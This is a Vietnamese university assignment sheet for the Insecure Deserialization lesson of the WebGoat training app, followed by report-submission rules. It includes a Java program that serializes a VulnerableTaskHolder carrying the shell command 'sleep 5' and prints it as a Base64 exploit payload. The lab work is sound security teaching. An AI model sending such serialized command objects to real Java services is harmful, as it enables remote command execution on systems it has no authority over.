Bài tập 9: Hoàn thành Insecure Deserialization trong WebGoat. Xem hướng dẫn build docker tại đây: <https://github.com/WebGoat/WebGoat>



WEBGOAT

- [Introduction](#)
- [General](#)
- [\(A1\) Broken Access Control](#)
- [\(A2\) Cryptographic Failures](#)
- [\(A3\) Injection](#)
- [\(A5\) Security Misconfiguration](#)
- [\(A6\) Vuln & Outdated Components](#)
- [\(A7\) Identity & Auth Failure](#)
- [\(A8\) Software & Data Integrity](#)
- [Insecure Deserialization](#)
- [\(A9\) Security Logging Failures](#)
- [\(A10\) Server-side Request Forgery](#)
- [Client side](#)
- [Challenges](#)

Insecure Deserialization

Show hints
Reset lesson

➔
1
2
3
4
5

Let's try

The following input box receives a serialized object (a string) and it deserializes it.

```
rO0ABXQAVkImIHlvds8kcZXNlcm1hbG16ZS8tZS8kb3ducC8jIHNoYXksIGRlY292c28tc3JlIHdvdmVzcnVsIHRoVm4gew91IGhhb3Nzeik7cse8pbWFnai5l
```

Try to change this serialized object in order to delay the page response for exactly 5 seconds.

☒ token

Congratulations. You have successfully completed the assignment.

```
J Program.java 1
D: > WebGoat > J Program.java > ...
1  import java.io.ByteArrayOutputStream;
2  import java.io.IOException;
3  import java.io.ObjectOutputStream;
4  import java.util.Base64;
5  import org.dummy.insecure.framework.VulnerableTaskHolder;
6
7
8  public class Program {
9      Run | Debug
10     public static void main(String args[]) throws Exception{
11         VulnerableTaskHolder vul = new VulnerableTaskHolder("sleep for 5secs", "sleep 5");
12
13         ByteArrayOutputStream baos = new ByteArrayOutputStream();
14         ObjectOutputStream oos = new ObjectOutputStream(baos);
15         oos.writeObject(vul);
16         oos.close();
17         byte[] exploit = baos.toByteArray();
18         System.out.println(Base64.getEncoder().encodeToString(exploit));
19     }
20 }
```

```
J VulnerableTaskHolder.java 3
D: > WebGoat > org > dummy > insecure > framework > J VulnerableTaskHolder.java > VulnerableTaskHolder
1  package org.dummy.insecure.framework;
2
3  import java.io.ObjectInputStream;
4  import java.io.Serializable;
5  import java.time.LocalDateTime;
6
7  public class VulnerableTaskHolder implements Serializable {
8      private static final long serialVersionUID = 2;
9
10     private String taskName;
11     private String taskAction;
12     private LocalDateTime requestedExecutionTime;
13
14     public VulnerableTaskHolder(String taskName, String taskAction) {
15         super();
16         this.taskName = taskName;
17         this.taskAction = taskAction;
18         this.requestedExecutionTime = LocalDateTime.now();
19     }
20 }
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên nộp bài theo thời gian quy định trên course.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: **[Mã lớp]-AssignmentX_NhomY** (trong đó X là Thứ tự Assignment, Y là số thứ tự nhóm đồ án theo danh sách đã đăng ký).

Ví dụ: [NT521.011.ATCL]-Assignment01_Nhom03.pdf.

- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT